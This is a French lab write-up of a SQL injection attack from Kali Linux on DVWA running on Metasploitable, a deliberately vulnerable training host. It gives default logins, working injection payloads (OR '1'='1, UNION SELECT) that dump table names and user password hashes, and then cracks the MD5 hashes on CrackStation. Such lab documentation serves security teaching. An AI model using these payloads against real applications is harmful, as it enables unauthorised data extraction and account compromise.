DOCUMENTATION TECHNIQUE : ATTAQUE SQL INJECTION SUR METASPLOITABLE

1. Introduction

Cette documentation explique comment réaliser une **attaque par injection SQL** sur une base de données vulnérable de Metasploitable, en utilisant Kali Linux comme machine attaquante.

2. Prérequis


- **Kali Linux** (IP: 192.168.171.138)
- **Metasploitable** (IP: 192.168.171.10)
- **Navigateur web** ou **outils comme** sqlmap
- **Cible** : Application web vulnérable (ex: **DVWA** sur Metasploitable)**3. Étapes de l'Attaque**

Étape 1 : Identifier la Cible

1. **Accédez à DVWA** sur Metasploitable :

http://192.168.171.10/dvwa/


   - Identifiants par défaut : admin / password



Capture : Page de login de DVWA.

2. **Configurez la sécurité** sur "Low" :

   - Allez dans **DVWA Security** → Sélectionnez **Low**.




- *Capture : Paramètre de sécurité réglé sur Low.*

Étape 2 : Tester une Injection SQL Manuelle

1. **Allez à la page "SQL Injection"** dans DVWA.
2. **Entrez une payload simple** dans le champ "User ID" :

1' OR '1'='1


- Cela devrait retourner **tous les utilisateurs**.



- *Capture : Résultat de l'injection SQL.*

3. **Exploiter pour obtenir des infos** :
   - Payload pour lister les tables :

1' UNION SELECT table_name, NULL FROM information_schema.tables #



- *Capture : Affichage des noms de tables.*

4. Dans le champ de recherche de DVWA (niveau de sécurité "Low"):

```
1' UNION SELECT user, password, NULL FROM users #
```


5. Résultat attendu :


```
| admin | 5f4dcc3b5aa765d61d8327deb882cf99 |
| gordonb | e99a18c428cb38d5f260853678922e03 |
| 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b |
```

2. Craquage des Hashs avec CrackStation

Méthode 1 : CrackStation.net (Online)

1. Allez sur https://crackstation.net/
2. Copiez-collez les hashs dans le champ de texte.
3. Résolvez le CAPTCHA et lancez l'analyse.





- 📸 *Capture : Résultats de CrackStation (ex: "password" → "5f4dcc3b5aa765d61d8327deb882cf99").*

- Conclusion

Injection SQL

- Exploitation manuelle et automatisée (sqlmap)
- Extraction de données sensibles (identifiants hashés)

Craquage de Mots de Passe

- Décryptage des hashs MD5 via CrackStation
- Analyse des faiblesses des credentials